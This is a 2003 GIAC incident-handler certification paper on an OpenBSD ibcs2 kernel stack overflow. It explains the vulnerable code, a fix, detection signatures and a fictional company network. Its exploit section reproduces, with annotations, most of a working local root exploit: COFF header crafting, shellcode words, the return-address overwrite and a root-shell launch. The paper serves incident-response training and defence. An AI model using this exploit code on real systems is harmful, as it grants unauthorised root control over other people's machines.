Global Information Assurance Certification
Certified Incident Handler
Practical Assignment Version 3

OpenBSD Privilege Escalation

featuring the Exploit, Attack and Incident Handling

Kris Vangeneugden
November 2003

TABLE OF CONTENTS

Table of Contents 2
Abstract 4
Foreword 5
1 STATEMENT OF PURPOSE 6
2 THE EXPLOIT 6
2.1 Name 6
2.2 Operating System 6
2.3 Protocols/Services/Applications 7
2.4 Description 7
2.4.1 What is vulnerable? 7
2.4.2 Why is it vulnerable/exploitable? 8
2.4.3 How exploitable? 9
2.4.4 What is the exploit doing? 9
2.5 Signatures of the attack 14
2.5.1 On the system 14
2.5.2 With n-IDS 15
2.6 Variants 16
3 PLATFORM / ENVIRONMENT 17
3.1 Victim's Platform 17
3.2 Source Network 17
3.3 Target Networks 17
3.4 Network Diagram 18
4 THE ATTACK 20
4.1 Background 20
4.2 Reconnaissance 20
4.3 Scanning 20
4.4 Exploiting the system 22
4.4.1 Man-in-the-Middle attack - Sniffing 22
4.4.2 Privilege escalation 24
4.5 Keeping Access 24
4.6 Covering Tracks 25
5 THE INCIDENT HANDLING PROCESS 27
5.1 Preparation 27
5.1.1 Segregation 27
5.1.2 Policies, standards and compliance 27
5.1.3 Training 28
5.1.4 Incidents and Recovery 28
5.2 Identification 30
5.2.1 Reporting 30
5.2.2 Assessment 30
5.3 Containment 35
5.4 Eradication 38
5.5 Recovery 39

5.6 Lessons Learned 39
6 Extras 41
7 REFERENCES 41
List of References 43
Appendices 44
A. Exploit by Noir 44
B. Exploit by Georgi Guninski 44
C. Content of COFF binary vvc 47
D. Strings TX@@@@ÿÐ 48
E. vn_rdwr 49
F. /usr/src/sys/kern/vfs_vnops.c 50
G. /usr/src/sys/compat/ibcs2/ibcs2_exec.h 51
H. The ibcs2_exec.c file 56
I. The OpenBSD source code patch 68
J. Compat_ibcs2 man page 68

ABSTRACT

As part of the SANS GCIH Certification, this paper was written as an opportunity to get familiar with "hacking" and to practice the steps I should take as an incident handler. Based on a simulated attack using a real exploit on a network of a virtual company, I describe the entire incident handling process.

The analyzed exploit benefits from a vulnerability in the OpenBSD kernel: An kernel stack overflow through the OpenBSD ibcs2 support that provides binary compatibility with SCO^{TM} and ISC. A local user could get root privileges by running this exploit.

FOREWORD

I'm a big fan of OpenBSD due to its focus on security. This operating system had only one remotely exploitable vulnerability in the default install, in more than 7 years.

Few days ago, a "nice" vulnerability was discovered. A patch was available in a very short timeframe. Several exploits were made available few days after. The vulnerability is hardly mentioned on security portals (if not at all), even though it affects the preferred operating system of many security conscious system administrators!

Based on this exploit, I'll describe an imagined incident taken place at a virtual company. The attack scenario is build upon following statistics: Internal threat is highest, and passwords are one of the weakest elements in most companies' security architecture.

For me, this paper was a great opportunity to look at how the incident handling process could be applied to an default OpenBSD installation. It also made me familiar with the security features that BSD has: The daily, weekly and monthly security scripts, the flexibility of PF and the way to send PF logs through syslog.

Most importantly, this exercise made me realize how critical the integrity is of some files like */etc/inetd.conf* and */etc/services*. A minor change in these files could introduce a huge backdoor which can be remotely accessed while bypassing all security controls and auditing.

Also local kernel exploits started scaring me: A low privileged user running a local kernel exploit to get root privileges will most likely go undetected. No *authlog* entry is created (dheu!), no audit logs... nothing... while with application exploits some weird stuff can usually be identified in the application log.

Through this exercise, it got clear to me that a fully secured and dedicated syslog server is a must for every company as it is so easy for a hacker to cover its tracks otherwise.

Note that, since I'm Dutch speaking, you might hit on some weird sentences ,-)

Happy reading,

Kris Vangeneugden
Belgium, November 2003

1 STATEMENT OF PURPOSE

Eve is a disgruntled employee at GIAC Enterprises, a company that deals in the online sale of fortune cookie sayings. Eve never liked like those security guys at GIAC Enterprises: "Annoying control freaks! Yeah, that's what they are!" Eve once said. Last week Eve installed her favorite IM client on her workstation. After a successful installation, the IM client gave an error message stating that a firewall is preventing connectivity. Eve had a chat with one of those security guys dealing with the firewalls. He told her that they could never open the firewall for Eve's favorite IM client.

Eve got so mad that she decided to hack the company's firewall, and teach them a lesson! Having control of this internal firewall would give her control over anything:

- Access the firewall protected database server - so that Eve could make some additional money by selling these valuable fortune cookies.
- Change Internet firewall filtering rules so that she can run her favorite IM client. But also implement a backdoor on the firewall so she can play on all networks from home.

If Eve would only know how to get control over this firewall system...

2 THE EXPLOIT

2.1 Name

The exploit labeled msuxobsd2.c is written by Georgi Guninski and is available on his website [4]. It exploits a vulnerability known as the "OpenBSD IBCS2 Binary Length Parameter Kernel-Based Buffer Overrun Vulnerability".

The vulnerability is tracked as:

- On Bugtraq [1]:	bugtraq id 9061
- CVE [2]:	CVE candidate: CAN-2003-0955 (under review)
- SecurityTracker [3]:	Alert ID: 1008214 "OpenBSD Kernel ibcs Overflow Yields Root Privileges to Local Users"
- Cert [7]:	N/A

2.2 Operating System

Following operating systems can be victim of this exploit since they are all affected by this "IBCS2 vulnerability":

OpenBSD 2.0
OpenBSD 2.1

OpenBSD 2.2
OpenBSD 2.3
OpenBSD 2.4
OpenBSD 2.5
OpenBSD 2.6
OpenBSD 2.7
OpenBSD 2.8
OpenBSD 2.9
OpenBSD 3.0
OpenBSD 3.1
OpenBSD 3.2
OpenBSD 3.3
OpenBSD 3.4

but only if the kernel supports Intel Binary Compatibility Standard 2 *(see 2.3)*. Note that all mentioned OpenBSD versions have this feature enabled in their default installation.

As this option is currently only available on i386 platforms, only the i386 platform is affected.

Another prerequisite is that OpenBSD patch "# 011: SECURITY FIX: November 17, 2003" [REF] may NOT be installed.

2.3 Protocols/Services/Applications

This exploit only affects OpenBSD kernels that are compiled with the COMPAT_IBCS2 option enabled. With this option enabled, the OpenBSD kernel will support the running of iBCS2 (Intel Binary Compatibility Standard 2) binaries.

iBCS2 supports COFF, ELF, and x.out (XENIX) binary formats. *(see Appendix J on p68 for detailed man page information).*

The exploit relies on the code that was written to support the COFF binary format on the i386 platform, and that gets compiled within the kernel. The vulnerable code that gets compiled with the kernel is taken from "ibcs2_exec.c" which is at version 1.14 since 22 August 2002.

2.4 Description

2.4.1 What is vulnerable?

The kernel is vulnerable while handling malformed headers of COFF executables. When dealing with such binaries, a stack based buffer overflow might take place. The problem occurs when the kernel is carrying out a read operation on a COFF executable file that uses a bad length parameter within the COFF header structure.

2.4.2 Why is it vulnerable/exploitable?

The vulnerable code in *ibcs2_exec.c v1.14* that gets compiled with the kernel does not carryout sanity checking:

The buffer overflow condition is in *"ibcs2_exec.c"* line 432 due to definition in 427 (see the entire code in "Appendix H: The ibcs2_exec.c file" on page 62):

```
424:  size_t resid;
425:  struct coff_slhdr *slhdr;
426:  char buf[128], *bufp;
427:  int len = sh.s_size, path_index, entry_len;
428:

432:  error = vn_rdwr(UIO_READ, epp->ep_vp, (caddr_t) buf,
433:              len, sh.s_scnptr,
434:              UIO_SYSSPACE, IO_NODELOCKED, p->p_ucred,
435:              &resid, p);
436:  if (error) {
437:        DPRINTF(("shlib section read error %d\n", error));
438:        return ENOEXEC;
439:  }
440:  bufp = buf;
441:  while (len) {
442:        slhdr = (struct coff_slhdr *)bufp;
443:        path_index = slhdr->path_index * sizeof(long);
445:        entry_len = slhdr->entry_len * sizeof(long);

450:              error = coff_load_shlib(p, slhdr->sl_name, epp);
451:        if (error)
452:              return ENOEXEC;
453:        bufp += entry_len;
454:        len -= entry_len;
555:  }
```

vn_rdwr[1] is used to read or write data from an object represented by a v-node. On rule 432 it requests to read.

The "len" value is read from the binary file header and is used for copying the file content in the stack based buffer (=reading the file), without checking the size of "len" first. A buffer overflow can occur if the size of the integer "len" is bigger then 128 bytes. "len" would be too big to fit "buf" which is a 128 bytes character array.

Content of malformed COFF binary with "len" >128bytes will be loaded by *vn_rdwr*, but will not fit the allocated memory, so parts of the file content will fill the allocated memory and overwrite the return pointer containing the address of

[1] defined in vfs_vnops.c (see "Appendix F: /usr/src/sys/kern/vfs_vnops.c" page 50)

the calling function; A stack based buffer overflow within the context of kernel memory will take place.

As a result, a malformed binary providing an incorrect *"len"* value (filled by *s_size* value from the COFF header) could be used to trigger a stack based buffer overflow within the context of kernel memory and push exploit code on the stack.

Code fix:
If the buffer size was first checked, the buffer overflow would not be possible. The *sizeof* operator in C returns the size of its argument in bytes. As "len" may not be bigger than "buf", following sanity check would prevent a buffer overflow:

```
427: unsigned int len = sh.s_size, path_index, entry_len;
428: if (len > sizeof(buf))
      return (ENOEXEC);
```

If len value is to big, the program would exit with a Exec Format Error (ENOEXEC). Example:

```
$ ./LenTooHigh
 sh: exec format error: ./LenTooHigh
```

2.4.3 How exploitable?

This stack based overflow, as described in 2.4.2, can be fully exploited by executing a crafted COFF binary:

1) The COFF header contains a s_size value > 128 bytes *(see the COFF header definition in "Appendix G: /usr/src/sys/compat/ibcs2/ibcs2_exec.h" on p51)*
2) The COFF formatted file contains exploit code in raw machine language, and special memory addresses. This is put at specific locations in the file, so that when
3) the COFF formatted file gets read through *vn_rdwr, vn_rdwr* will fill the 128 bytes sized buffer on the stack with the raw machine language taken from the file.
   Note: This raw machine language exploit code needs to conform to OpenBSD (e.g. some system call) and must be tailored specifically to the i386 architecture.
4) The remaining read data (>128bytes), that still need to be written to memory, must be the address referring to the address were the exploit code got stored in memory.
   This address will overwrite the Return Pointer (that contains the address of the calling function) since the allocated memory space is to small (s_size>128 bytes).
5) Because the reading function is completed, the RP is read to return to the calling function. However, the RP is now pointing to the exploit, so the exploit code will be executed instead.

2.4.4 What is the exploit doing?

Georgi Guninski wrote a c program that can make such malformed COFF executables. Once the COFF file is written to disk it gets executed to get a root shell.

The hacker can copy the compiled exploit on the target system, or copies the source code and compiles the exploit on the target system itself with a c compiler:

```
$ gcc msuxobsd2.c -o msuxobsd2
```

Once compiled, the hacker can executes the compiled binary:

```
$ ./msuxobsd2
written by georgi

Please help Liu - http://clik.to/donatepc

ppid=dae97284 mypid=dae974fc reta=dae9760b
Now exec /tmp/vvc
uid=0
#
```

On OpenBSD 3.4 the exploit triggers a kernel panic (denial of service), on the other versions it escalates the user's privileges to root.

Let's look at the source code:

Note that the entire code is included in Appendix B. This code was included with the permission of the author.

See my comments inline, supporting the basic exploiting steps as described in 2.4.2:

```
/*
Legal Notice:
This Advisory is Copyright (c) 2003 Georgi Guninski.
This program cannot be used in "vulnerabilities databases" and
securityfocus, microsoft, cert and mitre.
If you want to link to this content use the URL:
http://www.guninski.com/msuxobsd2.html
Anything in this document may change without notice.

Disclaimer:
The information in this advisory is believed to be true though
it may be false.
The opinions expressed in this advisory and program are my own and
not of any company. The usual standard disclaimer applies,
especially the fact that Georgi Guninski is not liable for any damages
caused by direct or  indirect use of the information or functionality
provided by this advisory or program. Georgi Guninski bears no
responsibility for content or misuse of this advisory or program or
any derivatives thereof.

*/
#include <sys/types.h>
#include <sys/stat.h>
```

```
#include <fcntl.h>
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/sysctl.h>
#include <sys/signal.h>
#include <sys/utsname.h>
#include <sys/stat.h>
#include "/usr/src/sys/compat/ibcs2/ibcs2_exec.h"

// some code taken from noir article from phrack 60

void get_proc(pid_t pid, struct kinfo_proc *kp)
{
   u_int arr[4], len;

        arr[0] = CTL_KERN;
        arr[1] = KERN_PROC;
        arr[2] = KERN_PROC_PID;
        arr[3] = pid;
        len = sizeof(struct kinfo_proc);
        if(sysctl(arr, 4, kp, &len, NULL, 0) < 0) {
                perror("sysctl");
                fprintf(stderr, "this is an unexpected error, 
rerun!\n");
                exit(-1);
        }

}
```

The function in which privileges get escalated:

```
int msux()
{
int fd;
struct coff_filehdr cf;
struct coff_aouthdr ca;
struct coff_scnhdr s1,s2,s3;
int exe[512];
char fil[]="/tmp/vvc";
int v;
unsigned int initpid=0xe7610000;
unsigned int reta=0xe770fc8c;//0xe770bc68; //0xe7719c64;//0xe770bc64;
struct kinfo_proc kp;
long ppid,mypid;
int p,st;
```

Calculate/retrieve address locations, PID, ...

```
get_proc((pid_t) getppid(), &kp);

ppid=(u_long) kp.kp_eproc.e_paddr;

get_proc((pid_t) getpid(), &kp);
mypid=(u_long) kp.kp_eproc.e_paddr;

// address of kernel's p_comm for 3.3
reta=0x10f+(u_long) kp.kp_eproc.e_paddr;
```

```
printf("ppid=%x mypid=%x %reta=%x\n",ppid,mypid,reta);
fd=open(fil,O_CREAT|O_RDWR,0700);
if (fd==-1) {perror("open");return 1;}
memset(&cf,0,sizeof(cf));
memset(&ca,0,sizeof(ca));
memset(&s1,0,sizeof(s1));
memset(&s2,0,sizeof(s2));
memset(&s3,0,sizeof(s3));
//memset(exe,0xe7,sizeof(exe));
```

Cram the entire *exe* array data starting at 0xbabe0000 increasing by 1. That will be 512 times (lengt of array), so from 0xbabe0000 in the first element to 0xbabe01ff in the last element. This makes debugging more easy - see hexdump in "Appendix C: Content of COFF binary vvc" on p47):

```
for(v=0;v<sizeof(exe)/sizeof(int);v++) {exe[v]= 0xbabe0000 + v;
/*0xcafebabe;*/}
```

Put return and parent process ID addresses in beginning of array:

```
exe[2]=ppid; // to avoid an early crash
exe[1]=reta; // return address

p=st=3; //0xd;
```

Compose the to be executed command in i386 machine language (in exe[3] to exe[7]) so that when reading the file, this code can be pushed onto the stack.

```
exe[p++]=0xfebabeb9; // shell code
exe[p++]=0x10598bca;
exe[p++]=0x4389c031;
exe[p++]=0x89138b04;
exe[p++]=0x90900442;
```

Puts address of *ppid* on paritally exe[3] and exe[4] (see underlined hex values in hexdump in "Appendix C: Content of COFF binary vvc" on p47):

```
*(int*)((int)&exe[st]+1) = ppid;
```

Compose the to be executed command in i386 machine language (in exe[8] to exe[11] so that when reading the file, this can be pushed on the stack:

```
exe[p++]=0xbabeb850; // call exit1 to return in userland
exe[p++]=0xb850cafe;
exe[p++]=0xd01c59b8;
exe[p++]=0x9090d0ff;
```

Overwrite *"babecafee"* (half of exe[8] and exe[9]) with address of *mypid*. This value will overwrite the Return Pointers to point back into the stack for executing the code above:

```
*(int*)((int)&exe[st]+2+5*4) = mypid;
```

Create COFF header, with an *"s_size"* value of 296 so that *"len"* will overflow *"buf"* in *ibcs2_exec.c* (See page 62, Appendix H: The ibcs2_exec.c file") :

```
cf.f_magic = COFF_MAGIC_I386 ;
cf.f_nscns=3;
ca.a_magic = COFF_ZMAGIC;
s1.s_flags = COFF_STYP_TEXT;
s2.s_flags = COFF_STYP_DATA;
s3.s_flags = COFF_STYP_SHLIB;
s3.s_size= 128+12*4 + 30*4; //sizeof(exe);
```

Write COFF headers and the *exe* array including the machine code to disk (/tmp/vvc):

```
write(fd,&cf,sizeof(cf));
write(fd,&ca,sizeof(ca));
write(fd,&s1,sizeof(s1));
write(fd,&s2,sizeof(s2));
write(fd,&s3,sizeof(s3));
write(fd,exe,sizeof(exe));
printf("Now exec %s\n",fil);
```

Execute this COFF binary, so that through the buffer overflow the machine code can be executed:

```
execl(fil,0);
exit(42); // should not be reached if successfull
}
```

```
int main(int ac,char **av)
{
uid_t ui;
// this is kernel's p_comm. we first jump here.
```

Put "TX@@@@ÿÐ" into *goodfile* array:

```
char goodfile[]="\x54\x58\x40\x40\x40\x40\xff\xd0";
char tmp[1000];
```

When executed, the program copies itself to TX@@@@ÿÐ". I have no clue why this is done.

```
if (strcmp(av[0],goodfile))
        {
        snprintf(tmp,sizeof(tmp),"cp %s \"%s\"",av[0],goodfile);
        system(tmp);execl(goodfile,goodfile,0);
        return 42; //should not be reached
        }
printf("written by georgi\n");
printf("\nPlease help Liu - http://clik.to/donatepc\n\n");
fflush(stdout);
#define SWEETDREAM 2
```

Call the function that will escalate the user's privileges:

```
if(!fork()) msux();
while(42)
{
sleep(SWEETDREAM);
ui=getuid();
printf("uid=%x\n",ui);
```

When msux() was successful, the user should have root privileges (uid=0). If so, launch a shell under these privileges:

```
if (ui==0) execl("/bin/sh",0);

}
return 42;
}
```

2.5 Signatures of the attack

2.5.1 On the system

On OpenBSD 3.4 a kernel panic message is displayed, requiring a system reboot.

On all other affected OpenBSD version, the exploit will give the executing user a uid=0 i.e. root privileges:

```
$ id
uid=1082(bob) gid=1002(csupport) groups=1002(csupport)
$ ./msuxobsd2
written by georgi

Please help Liu - http://clik.to/donatepc

ppid=dae97284 mypid=dae974fc reta=dae9760b
Now exec /tmp/vvc
uid=0
# id
uid=0(root) gid=1002(csupport) groups=1002(csupport)
#
```

No warning like "Nov 30 00:16:41 firewall su: bob to root on /dev/ttyp0" is written to */var/log/authlog* or */var/log/messages* or console.

That is because the hacker does not pass thru *login* nor *su*.

As explained before, the system is vulnerable while reading a COFF executable with a *s_size* value in the header that is unexpectedly big. The binary *vvc* is such a file that was composed in /tmp by the exploit and executed by the exploit:

```
$ pwd
/tmp
$ ls -la
total 10
drwxrwxrwt   2 root  wheel   512 Nov 30 15:14 .
drwxr-xr-x  15 root  wheel   512 Nov 26 20:33 ..
-rwx------   1 kris  wheel  2216 Nov 30 15:14 vvc
$ file vvc
vvc: 80386 COFF executable
$
```

```
# strings /tmp/vvc
#
```

There are no readable strings in this file.

Lets execute the COFF binary:

```
$ pwd
/tmp
$ ls
```

```
vvc
$ ./vvc
```

The machine crashed with giving this console output:

```
uvm_fault(0xdae5e428, 0x0, 0, 1) -> e
kernel: page fault trap, code=0
Stopped at      0xdae539bf:     xorl    0(%eax,%eax,1),%esp
ddb> boot reboot
```

It crashed because the address locations, process ids, etc. needed by the exploit were not applicable anymore. These values are written in the file and got out of date since memory is dynamically assigned.

/tmp is cleaned after reboot, so the vvc file will be gone.

After execution of exploit, following file is written to disk: *TX@@@@?Đ*. This is a copy of the compiled code that got executed (see *goodcopy* array in the source code). It is unclear to me why this is done:

```
$ ls -la
total 13780
drwxr-xr-x  4 bob     csupport    1024 Nov 29 18:24 .
drwxr-xr-x  8 root    wheel        512 Nov 19 18:51 ..
-rw-r--r--  1 bob     csupport     768 Aug 24 22:17 .cshrc
-rw-------  1 bob     csupport     690 Nov 30 00:08 .history
-rw-r--r--  1 bob     csupport     317 Aug 24 22:17 .login
-rw-r--r--  1 bob     csupport     105 Aug 24 22:17 .mailrc
-rw-r--r--  1 bob     csupport     199 Aug 24 22:17 .profile
-rw-------  1 bob     csupport     126 Aug 24 22:17 .rhosts
drwx------  2 bob     csupport     512 Sep 10 13:40 .ssh
-rwxr-xr-x  1 bob     csupport  29333 Nov 29 18:24 TX@@@@?Đ
-rwxr-xr-x  1 bob     csupport  29333 Nov 29 18:23 msuxobsd2
$
```

```
$ file TX@@@@ÿĐ
TX@@@@ÿĐ: OpenBSD/i386 demand paged dynamically linked executable not
stripped
$
```

```
$ ./TX@@@@ÿĐ
cp: TX@@@@ÿĐ and ./TX@@@@ÿĐ are identical (not copied).
written by georgi

Please help Liu - http://clik.to/donatepc

ppid=dae53c60 mypid=dae53634 reta=dae53743
Now exec /tmp/vvc
uid=0
# id
```

2.5.2 With n-IDS

This attack is not detectable since the binary is executed locally on the target system, furthermore the SSH session is encrypted. If SSH would not be used, but e.g. telnet (which would be unlikely on a OpenBSD system), n-IDS could be configured to:

- look for *0x10598bca AND 0x4389c031 AND 0x89138b04 AND 0x90900442 AND 0xd01c59b8 AND 0x9090d0ff*. The IDS could detect this when the source code or a variant is uploaded.
- look for the string "Please help Liu - http://clik.to/donatepc" that is send back though the telnet session as output of the executed exploit (original binary). Obviously, a hacker can quickly remove this text from the source code, so n-IDS wouldn't detect.
- detect the upload of a binary file with the actual egg by looking for a stream of following hex values: "1059 c031 4389 8b04 8913 0442 9090 b850". This is the static part of the egg as identified in "Appendix C: Content of COFF binary vvc" on page 47.

2.6 Variants

Some time after the publication of *msuxobsd2.c*, another exploit named *openbsd_exp.c* was made available on bugtraq by *Sinan "noir" Eren*. It also overflows the kernel's stack. Remarkable is that the header section mentions --- *Copyright Feb 26 2003 Sinan "noir" Eren* ---. The OpenBSD team got warned in November 2003, that is 9 months later!

Does this imply that for the last 9 months OpenBSD systems have been compromised by local users? Yes, definitely. Else wise this exploit would not have been written without immediately warning the OpenBSD team.

The "openbsd_exp.c" exploit code can be found at:
http://downloads.securityfocus.com/vulnerabilities/exploits/openbsd_exp.c

3 PLATFORM / ENVIRONMENT

GIAC Enterprises (GIACE) is an e-business that deals in the online sale of fortune cookie sayings. It is currently a small size company of 64 people. The headquarters is located in Belgium, and the remote site in the Netherlands is hosting 8 salesmen. Their business is going very well, as fortune cookie sayings seem to be a booming business.

3.1 Victim's Platform

Target is the internal/back-end firewall. This is a Dell PowerEdge 2650 with two quad-ethernet PCI NICs running OpenBSD 3.3 with patches #1 to #8.

The systems is dedicated to firewall filtering. This is done through OpenBSD PacketFilter (PF), a real stateful firewall.

The back-end firewall is used to segregate the internal networks by inspecting packets traveling between these networks, and imposing restraints upon the sources, targets, protocols and even content of these packets.

Due to a back-end firewall in addition to a front-end firewall, the internal communications will not be affected when the front-end firewall gets flooded. Secondly, a configuration error in the front-end firewall (rulebase or IPsec related) will not directly endanger GIAC Enterprises' core data stored on the internal servers.

The internal firewall is managed by the Security Department and through SSH only. The firewall is also accessible by some people in the Customer Support Department. Customer Support runs 24/7, while the Security staff is not.

Some Customer Support employees have an SSH account on the firewall to read a limited set of logs in case of problems, so that during nights or week-ends the on-call Security guy can come to work if necessary.

3.2 Source Network

GIACE Internal User Network
On this network, the actual work is being done. It hosts 6 printers and around 40 workstations used by the developers, the helpdesk, the salesmen, Customer Support, etc.

3.3 Target Networks

Internal Services LAN
This network hosts some servers that are commonly used by the GIACE employees. These servers are critical and contain information that could be interesting for some people.

Security LAN
The security servers and workstations must be strongly protected, because from these hosts, all devices on the network can be accessed with highest privileges. Furthermore, all the security is enforced and controlled from these workstations. All security events are collected on the syslog server. It allows the security administrators to grep and correlate logfiles on one server (rather than obtaining the information from multiple logfiles on multiple devices). In addition, storing all logfiles on a remote logging server makes it harder for a network intruder to cover his tracks.

Application Services LAN
This network contains the companies' crown jewels. If this machine gets hacked, the business might be heavily impacted. It contains all data that is being sold; the customers database, etc.

The database server is a Dell PowerEdge 2650, running MySQL version 4.0 on the latest stable Debian GNU/Linux release (Woody).


Internal employees and customer always go through the web server via a web interface. Only the DBAs can access the database server directly.

Internet Services LAN
This is the network that contains the least trusted systems, being accessed by the Internet community. Although these servers are time-critical, GIAC Enterprises would not suffer from major business loss if a hacker deletes the whole content of these servers.

The web server is a Dell PowerEdge 2650, running Apache version 1.3.27 on the latest stable Debian GNU/Linux release (Woody).

Apache is configured inline with security tips provided by the Apache team on http://httpd.apache.org/docs-2.0/misc/security_tips.html .

3.4 Network Diagram


Special Partner
j.k.l.m
Internet
Remote Site NL
192.168.10.16/28
Alcatel ADSL
router +VPN
IP: Random
192.168.10.19
192.168.10.20
D-Link router
+VPN
IP: Random
Remote Users
IP: 192.168.20.1
a.b.c.d
2.048Kbps (E1)
Natting rules:
f.g.h.11 -> 192.168.1.19
f.g.h.12 -> 192.168.1.20
f.g.h.13 -> 192.168.1.19
f.g.h.14 -> undefined
S0: a.b.c.e/30
E1:f.g.h.9/29
sniffer
IP: 0.0.0.0
External Lan
f.g.h.8/29
Firewall Interfaces:
vr0(internet):f.g.h.10/29
vr1(gw1):192.168.111.5/30
vr2(gw2):192.168.1.17/26
vr3():undefined
vr4():undefined
vr0
vr1
vr4
vr3
vr2
OpenBSD 3.3+PF+VPN
VPN Access LAN
192.168.111.4/30
Web Server
192.168.1.19
Mail Server
192.168.1.20
IDS
ip: 0.0.0.0
Internet Services LAN(DMZ)
192.168.1.16/26
DBA WS
192.168.1.68
vr0
vr1
No InternetConnectivity
Application Service LAN
192.168.1.32/26
MySQL
Int 192.168.1.34
vr2
vr6
vr3
vr4
vr5
OpenBSD 3.3+PF
Firewall Interfaces:
vr0(DMZ):192.168.1.18/26
vr1(gw1):192.168.111.6/30
vr2(gw2):192.168.1.33/26
vr3(gw3):192.168.2.1/24
vr4(gw4):192.168.3.1/24
vr5(gw5): 192.168.1.49/26
vr6(gw6):192.168.1.65
vr7():undefined
No InternetConnectivity
Security LAN
192.168.1.64/26
Security WS
192.168.1.68
Syslog
192.168.1.67
InternetConnectivity
Internal Users Network
192.168.2.0/24
192.168.2.2
192.168.2.5
...
192.168.2.xxx
GIAC employees
No InternetConnectivity
Internal Services LAN
192.168.1.48/26
Internal
File Server
192.168.1.51
DNS + NTS
192.168.1.50
InternetConnectivity
Finance, HR and Administration Network
192.168.3.0/24
192.168.3.5
Finance employee
192.168.3.xxx
HR employee
HR/Fin/Admin
File Server
192.168.1.52

4 THE ATTACK

4.1 Background

As mentioned earlier on, Eve (the disgruntled employee) got so mad that she decided to hack the company's firewall, and teach them a lesson.

